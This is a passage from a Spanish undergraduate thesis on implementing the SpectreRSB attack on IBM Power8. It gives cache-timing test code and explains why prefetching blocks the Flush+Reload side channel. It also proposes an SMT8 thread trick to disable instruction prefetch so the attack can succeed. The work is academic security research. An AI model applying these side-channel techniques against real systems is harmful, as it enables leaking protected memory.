Los resultados de la ejecución de esta tercera prueba se pueden ver en la Figura 5.5 con la leyenda FlushInterno, mientras que la leyenda FlushExterno representa a los resultados de la ejecución del código 5.13 el cual tiene la macro FLUSH fuera del bucle. En la comparativa se puede ver que tener la macro FLUSH cerca de la instrucción que accede a memoria incrementa los tiempos, pero no hasta llegar a unos valores reconocibles de acceso a memoria principal.



Figura 5.4: Comparación de tiempos de acceso a memorias en la segunda prueba.

La deducción que se ha obtenido de analizar estos resultados detenidamente junto a la realización de más pruebas similares es que el procesador se trae los datos de memoria principal a memoria caché antes de que las instrucciones al momento de ejecutarse los pidan. Después de una amplia investigación en base a los resultados obtenidos de todas las pruebas se ha llegado a determinar que la técnica que produce que los tiempos no sean precisos es el *caché prefetching*[10][11].

Esta técnica se divide en dos tipos:

- **El prefetch de instrucciones** cuya función es traer las instrucciones de memoria principal a memoria caché antes de ser necesarias, normalmente los procesadores cuentan con memoria caché específica para instrucciones en el nivel L1. Esto provoca que un programa pequeño del orden de decenas de kilobytes pueda estar almacenado en su totalidad en memoria caché después de la ejecución de unas pocas instrucciones de este, evitando de esta forma la perdida de rendimiento que provocaría en el procesador el tener que ir a buscar a memoria principal cada instrucción.

- **El prefetch de datos** es usado por los procesadores para ocultar la latencia que produce un acceso a memoria en el cual deba ir a buscar el dato a memoria principal, ya que aunque esta latencia se reduce por la ejecución especulativa aún podría ser apreciable en términos de rendimiento. Su funcionamiento es soportado por un mecanismo de hardware dedicado dentro del procesador que observa el flujo de instrucciones que solicita el programa en ejecución y reconoce las siguientes direcciones de memoria que el programa va a solicitar trayendo su contenido de memoria principal a memoria caché.

El prefetch de datos es un problema para el correcto funcionamiento del *exploit*, puesto que afecta a la medición de tiempos de varios componentes críticos del ataque de canal lateral a la caché, entre ellos a la función que detecta el valor umbral a partir de los tiempos de acceso a memoria principal y memoria caché y sobre todo y más importante a la segunda parte del ataque del patrón Flush + Reload, dado que no puede detectar cual es la línea de memoria caché que ha sido accedida por el efecto de canal lateral producido por el SpectreRSB ya que todo el bloque de memoria se encontraría cacheado en el momento de la ejecución de las instrucciones.

```
static char *_mem = NULL, *mem = NULL;
unsigned long start,end;
void main(){
    _mem = malloc(65536 * 300);
    mem = (char *)(((size_t)_mem & ~0xffff) + 0x10000 * 2);
    memset(mem, 0xab, 65536 * 290);
    for(int i = 0; i < 100; i++){
        FLUSH(mem + i * 65536);
        start = read_clock();
        MACCESS(mem+i*65536);
        end = read_clock();
        printf("%i  %ld\n",i,end - start);
    }
}
```

Listing 5.14: Código tercera prueba de accesos a memoria en PowerPC.

La técnica *caché prefetching* se encuentra presente en todos los procesadores modernos, sin embargo, el procesador que se ha usado para la implementación de la arquitectura x86_64 no ha presentado problemas con la medición de los tiempos. La deducción que se ha obtenido es que esto es debido a la potencia del Power8, siendo esta muy superior a la del modelo de Intel usado.

Concretamente el Power8 puede realizar simultáneamente el siguiente número de ejecuciones de una misma etapa en un ciclo dado, tal como se puede ver en la Tabla 5.2:

Power8	
Fetch	8/ciclo
Dispatch	8/ciclo
Decode	8/ciclo
Issue	10/ciclo
Execute	10/ciclo
Commit	8/ciclo

Tabla 5.2: Número de ejecuciones simultáneas que puede realizar el Power8 para cada etapa.

La solución planteada a este problema es implementar un mecanismo que anule lo máximo posible el *caché prefetching*. Para ello, se han ejecutado las pruebas anteriormente mostradas con pequeñas variaciones junto a un programa proporcionado por el grupo de tutores al cual se le han hecho una serie de modificaciones para adaptarlo al presente problema. Este programa realiza de forma masiva accesos a memoria ejecutándose en un determinado *core* especificado por parámetros, tal como se puede ver en el Listing 5.15. El programa se ejecuta simultáneamente en un *core* distinto al de las pruebas para que no interfiera con el ataque de canal lateral a la caché, ya que si se ejecutaran en el mismo *core*, al acceder el programa a una cantidad de memoria varias veces mayor al tamaño de la memoria caché acabaría desalojando la línea accedida por el efecto de canal lateral.

```
cpu_set_t mask;
void assignToCore(int core_id){
    CPU_ZERO(&mask);
    CPU_SET(core_id,&mask);
    sched_setaffinity(0, sizeof(mask),&mask);
}
int main (int argc, char *argv[]) {
    int i, j, k;
    int *A;
    int nop_ops,acces,core;
    int size = 1024*1024*40;
    int curr_array_index = 0;
    if (argc != 4) {
        printf("Error (Number of arguments = %d). Usage: prgram nop_ops
            stride core\n", argc);
        return 1;
    }
    core = atoi(argv[3]);
    assignToCore(core);
    A = (int *) malloc (sizeof (int *) * size);
    nop_ops = atoi(argv[1]);
    acces = atoi(argv[2]);
    while (1) {
        for (k=0; k<size; k+=acces) {
            A[k]++;
        }
        for (i=0; i<nop_ops; i++) {
            asm volatile("nop");
        }
    }
    sleep(5);
    return 0;
}
```

Listing 5.15: Código del programa de accesos a memoria.



Figura 5.5: Comparación de tiempos de acceso a memoria principal entre segunda y tercera prueba.

El efecto que se busca lograr es que esa cantidad tan elevada de accesos en el programa paralelo provoque que en la ejecución del *exploit*, el prefetch de datos sufra un exceso de carga y no sea capaz de traer de memoria principal a memoria caché (de forma especulativa) la memoria accedida durante el ataque de canal lateral a la caché.

Sin embargo, los resultados de dichas pruebas muestran que la ejecución en paralelo de este programa con las pruebas previamente implementadas no produce el efecto esperado, sino que ante la ejecución de una sola instancia del programa que accede a memoria no se muestran cambios importantes. Mientras que con la ejecución de dos o más instancias de este programa los tiempos de acceso para direcciones que se encuentran en memoria caché aumentan.

En base a los resultados proporcionados por las distintas ejecuciones se ha llegado a la deducción de que la solución planteada era errónea. Para comprender en que se ha fallado se ha realizado una amplia búsqueda de información y sobre todo se ha estudiado el articulo *IBM POWER8 processor core microarchitecture*[8]. Como resultado, se ha averiguado que cada *core* del procesador Power8 cuenta con una IFU *(instruction fetch unit)* tal como se puede ver en la Figura 5.6. Esta unidad es la que soporta la técnica del *caché prefetching* y al contar con una unidad por *core* ocasiona que no se pueda sobrecargar desde otro *core* distinto. Con la solución planteada solo se consigue sobrecargar el nivel L3 de memoria caché, el cual es común para todos los *cores* ya que realmente tomando como ejemplo la ejecución simultanea de una prueba y dos instancias del programa que realiza los accesos a memoria han estado trabajando de forma paralela tres IFU distintas, generando cada una de ellas un número muy elevado de accesos a memoria ocasionados por el prefetch de datos.



Figura 5.6: Plano de las distintas unidades en un *core* del Power8.[8]

Con lo que al no poder sobrecargar el prefetch ejecutando accesos a memoria en el propio *core* por el hecho de que desalojaría de memoria caché el dato accedido por el efecto lateral y, tampoco poder sobrecargarlo desde otro *core* debido a que cada uno cuenta con su propia IFU, esta solución planteada queda descartada.

5.4 Continuación del trabajo

De cara a una posible continuación de este trabajo en el futuro se ha llegado a un segundo planteamiento teórico de una posible solución para impedir el correcto funcionamiento del *caché prefetching*. Esta solución se basa en una característica del Power8 la cual desactiva el prefetch de instrucciones en modo SMT8 *(Simultaneous multithreading)* para ahorrar ancho de banda de memoria. SMT[12] es un diseño de procesador que combina multithreading a nivel hardware con tecnología de procesador superescalar, esta técnica permite crear múltiples hilos que comparten los recursos de un núcleo físico del procesador.

Por ello, si se implementará el *exploit* de tal forma que al inicio de su ejecución se crearan siete hilos y se lanzarán a ejecución en el mismo *core* en el cual se está ejecutando el ataque el prefecth de instrucciones se deshabilitaría. A pesar de que no es el prefetch de datos el que deja de funcionar, el cual es el causante de que todas las direcciones de memoria se encuentren en caché antes de ser solicitadas, se especula que la unión de ambos prefetch es la que provoca que esto suceda de forma tan rápida. Ya que el prefetch de instrucciones prácticamente carga la totalidad de las instrucciones del programa en la memoria caché al principio del ataque, por lo que la latencia de acceso a memoria en la etapa de *fetch* es muy baja. En cambio, si el procesador tuviera que traerse cada dirección de memoria principal la latencia sería muy alta y hasta que como mínimo la instrucción no se decodifique el prefetch de datos no puede saber la dirección de memoria que va a ser accedida.

Para que esta posible solución tenga éxito los hilos lanzados desde el *exploit* no deben realizar accesos a memoria, por lo que su implementación debería constar de un bucle infinito que realice instrucciones `nop` de forma paralela a la ejecución del *exploit*.

CAPÍTULO 6
Tecnologías

En este capítulo se han listado las tecnologías usadas para el desarrollo de este trabajo de fin de grado. La elección de estas ha sido simple, ya que para este tipo de vulnerabilidades que se explotan a nivel bajo en el sistema, las opciones son muy escasas siendo prácticamente las mismas en la totalidad de los casos. Afortunadamente, buena parte de estas tecnologías se han visto durante la carrera, aunque sea de forma de breve.

Las tecnologías usadas se podrían dividir en dos categorías claras siendo estas:

- Lenguajes de programación
- Herramientas.

6.1 Lenguajes de programación

6.1.1. Lenguaje C

C[13] es un lenguaje de programación de medio nivel y estructurado, que dispone de las estructuras típicas de los lenguajes de alto nivel, pero a su vez, dispone de construcciones del lenguaje que permiten un control a bajo nivel. Por ello, es muy popular para el desarrollo de sistemas operativos como, por ejemplos, los basados en Unix.

6.1.2. Ensamblador

Ensamblador es un lenguaje de programación de bajo nivel en el cual existe una fuerte relación entre las instrucciones en el lenguaje y las instrucciones del código máquina de la arquitectura. Esto se debe a que ensamblador depende de los códigos máquina de las distintas arquitecturas de los microprocesadores.

Por ello existe una versión de lenguaje ensamblador para cada arquitectura, en este trabajo de fin de grado se usan dos, las cuales son las siguientes:

x86_64

Versión del conjunto de instrucciones x86 de 64 bits[14], retro-compatible con x86, permite soportar mayores tamaños de memoria virtual y física que su predecesor de 32 bits. Este conjunto de instrucciones es interpretable por las *CPUs* de Intel que sean compatibles con esta arquitectura.

PowerPC

Conjunto de instrucciones interpretable por las *CPUs* de IBM que sean compatibles con la arquitectura PowerPC[15].

6.2 Herramientas

Para la realización de este trabajo es necesario el uso de diversas herramientas que ayuden tanto a depurar los programas en ejecución como a observar el código desensamblado. Esto es debido a la complejidad de interpretar los resultados observando solo el funcionamiento del código C ya que el compilador puede generar código ensamblador que, aunque haga la misma función, lo hace con un procedimiento totalmente distinto al esperado y que puede interferir con el *gadget* diseñado o con el acceso a memoria caché a la hora de medir los tiempos.

Por todo ello se han elegido las siguientes herramientas:

6.2.1. Depurador GNU

GNU *Debugger*(GDB)[16] es un depurador portable que funciona en la mayoría de los sistemas *Unix-like*, lo cual lo convierte en una herramienta perfecta, ya que este trabajo se desarrolla en diferentes distribuciones Linux.

Permite a través de una interfaz gráfica monitorizar y modificar direcciones de memoria y registros, así como visualizar su contenido instrucción a instrucción, todo ello independientemente del comportamiento normal del programa, pudiendo así comprobar el funcionamiento de este con un flujo de datos distinto al esperado.

6.2.2. Herramientas de desarrollo

En el apartado anterior se ha hablado de un depurador en ejecución, pero es necesario poder analizar el código desensamblado de un programa en lenguaje C compilado, ya que esto nos permite observar como el compilador ha traducido el código C en ensamblador y acerca al usuario a una visión más realista más a una visión realista de cómo se producirá el resultado que se espera.

Para ello se ha utilizado objdump, un desensamblador por línea de comandos que funciona en la mayoría de los sistemas *Unix-like*, este forma parte de las GNU Binutils pudiendo además mostrar información adicional de los ejecutables.

CAPÍTULO 7
Conclusiones

7.1 Relación con los estudios cursados

Durante la presente carrera se han cursado un gran número de asignaturas. Todas ellas nos han capacitado para la resolución de problemas en el campo de la informática mediante el uso del ingenio. Algunas de ellas tienen directa relación con el presente trabajo sentando las bases para el estudio de los diferentes campos que ha requerido su realización.

- **Estructura de Computadores (ETC), Arquitectura e Ingeniería de computadores (AIC) y Arquitecturas Avanzadas (AAV)** asignaturas en las cuales se ha estudiado la arquitectura y el funcionamiento de un procesador incluyendo una introducción al lenguaje ensamblador.
- **Fundamentos de Sistemas Operativos (FSO) y Diseño de Sistemas Operativos (DSO)** han sentado las bases para la compresión del funcionamiento del sistema operativo
- **Computación paralela (CPA) y Lenguajes y entornos de programación paralela (LPP)** asignaturas donde se ha estudiado el lenguaje C y sus estructuras de forma amplia.
- **Hacking Ético (HET)** en la que se ha estudiado distintas materias de seguridad sentando las bases para la compresión de la mayoría de los artículos accedidos para la realización de este trabajo.

7.2 Conclusión

La investigación realizada durante el presente trabajo muestra que el procesador estudiado de la arquitectura PowerPC contiene los elementos que harían posible una explotación exitosa de algunas de las variantes de las vulnerabilidades Meltdown y Spectre. Poniendo de ejemplo la vulnerabilidad SpectreRSB implementada en este trabajo, la cual necesita que el procesador tenga la estructura Return Stack Buffer y la técnica ejecución especulativa. Así pues, a lo largo de este documento se ha mostrado que Power8 cuenta con ambos elementos por lo que debería ser vulnerable, pero debido a su potencia y a la técnica *caché prefetching* imposibilita el ataque de canal lateral a la caché que transfiere el dato de un estado inalcanzable para el atacante a un estado visible por este. A causa de esto, todos los *exploits* que necesiten de un ataque de canal lateral a la caché para tener éxito no funcionarían en Power8 sin un mecanismo adicional que inhiba el prefetch.

En conclusión, una técnica diseñada con el fin de mejorar el rendimiento del procesador combinada con una potencia de cómputo elevada actúa como un mecanismo de defensa que impide cualquier ataque que incluya una medición precisa de tiempos de acceso a memoria, por ello se puede afirmar en vista a los resultados obtenidos que a la vez que se incrementa la potencia de los procesadores que salgan al mercado en un futuro, será necesario para los atacantes que busquen realizar un ataque de canal lateral a la caché desarrollar instrumentos que eviten el correcto funcionamiento del prefetch.

Bibliografía

1. KOCHER, Paul; HORN, Jann; FOGH, Anders; GENKIN, Daniel; GRUSS, Daniel; HAAS, Werner; HAMBURG, Mike; LIPP, Moritz; MANGARD, Stefan; PRESCHER, Thomas et al. Spectre attacks: Exploiting speculative execution. En: *2019 IEEE Symposium on Security and Privacy (SP)*. 2019, págs. 1-19.
2. LIPP, Moritz; SCHWARZ, Michael; GRUSS, Daniel; PRESCHER, Thomas; HAAS, Werner; FOGH, Anders; HORN, Jann; MANGARD, Stefan; KOCHER, Paul; GENKIN, Daniel; YAROM, Yuval y HAMBURG, Mike. Meltdown: Reading Kernel Memory from User Space. En: *27th USENIX Security Symposium (USENIX Security 18)*. 2018.
3. IBM. *POWER® family and PowerPC® architecture overview* [online] [visitado 2021-10-02]. Disp. desde: `https://www.ibm.com/docs/en/aix/7.1?topic=storage-power-family-powerpc-architecture-overview`.
4. MUSHTAQ, Maria; MUKHTAR, Muhammad Asim; LAPOTRE, Vianney; BHATTI, Muhammad Khurram y GOGNIAT, Guy. Winter is here! A decade of cache-based side-channel attacks, detection & mitigation for RSA. *Information Systems*. 2020, vol. 92, pág. 101524.
5. SU, Chao y ZENG, Qingkai. Survey of CPU Cache-Based Side-Channel Attacks: Systematic Analysis, Security Models, and Countermeasures. *Security and Communication Networks*. 2021, vol. 2021.
6. GRUSS, Daniel; LIPP, Moritz; SCHWARZ, Michael; FELLNER, Richard; MAURICE, Clémentine y MANGARD, Stefan. Kaslr is dead: long live kaslr. En: *International Symposium on Engineering Secure Software and Systems*. 2017, págs. 161-176.
7. KORUYEH, Esmaeil Mohammadian; KHASAWNEH, Khaled N; SONG, Chengyu y ABU-GHAZALEH, Nael. Spectre returns! speculation attacks using the return stack buffer. En: *12th {USENIX} Workshop on Offensive Technologies ({WOOT} 18)*. 2018.
8. SINHAROY, Balaram; VAN NORSTRAND, JA; EICKEMEYER, Richard J; LE, Hung Q; LEENSTRA, Jens; NGUYEN, Dung Q; KONIGSBURG, B; WARD, K; BROWN, MD; MOREIRA, José E et al. IBM POWER8 processor core microarchitecture. *IBM Journal of Research and Development*. 2015, vol. 59, n.º 1, págs. 2-1.
9. COMMUNITY, The kernel development. *Spectre Side Channels* [online] [visitado 2021-10-04]. Disp. desde: `https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/spectre.html`.
10. BERG, Stefan G. Cache prefetching. *Technical Report UW-CSE 02-02-04*. 2002.
11. CHEN, Tien-Fu y BAER, Jean-Loup. Effective hardware-based data prefetching for high-performance processors. *IEEE transactions on computers*. 1995, vol. 44, n.º 5, págs. 609-623.

12. IBM. *SMT Mode - IBM Documentation* [online] [visitado 2021-10-21]. Disp. desde: https://www.ibm.com/docs/en/essl/6.2?topic=essl-smt-mode.

13. MARIN, Diego Andres Alvarez; BEEBE, Nelson H. F.; BERRY, Karl; CHASSELL, Robert; CHEN, Hanfeng; VOLLD, Mark de; DIAZ, Antonio Diaz; DINE; FOERSTER, Andreas; GINGERICH, Denver; GOLDSTEIN, Lisa; HANSEN, Robert; HELARY, Jean-Christophe; MOGENS HETSHOLM, Teddy Hogeborn; HUMPHRIES, Joe; HUNT, J. Wren; INGRAHAM, Dutch; JOHANSEN, Adam; KADLEC, Vladimir; KAGIA, Benjamin; KAYORENT, Dright; KEDAMBADI, Sugun; FELIX LEE, Bjorn Liencres; MORNINGTHUNDER, Steve; PAPSCH, Aljosha; PLANT, Matthew; SISTI, Jonathan; RICHARD STALLMAN, J. Otto Tennant; TETLIE, Ole; KEITH THOMPSON, T.F. Torrey; YOUNGMAN, James; ZACHAR, Steve y ROTHWELL, Trevis. *The GNU C Reference Manual* [online] [visitado 2021-06-17]. Disp. desde: https://www.gnu.org/software/gnu-c-manual/gnu-c-manual.html.

14. INTEL. *Intel® 64 and IA-32 Architectures Software Developer's Manual* [online] [visitado 2021-04-15]. Disp. desde: https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf.

15. IBM. *PowerPC Instruction Set* [online] [visitado 2021-06-28]. Disp. desde: http://www.csit-sun.pub.ro/~cpop/Documentatie_SMP/Motorola_PowerPC/PowerPc/GenInfo/pemch8.pdf.

16. DEVELOPERS, The GDB. *GDB: The GNU Project Debugger* [online] [visitado 2021-06-17]. Disp. desde: https://www.gnu.org/software/gdb/.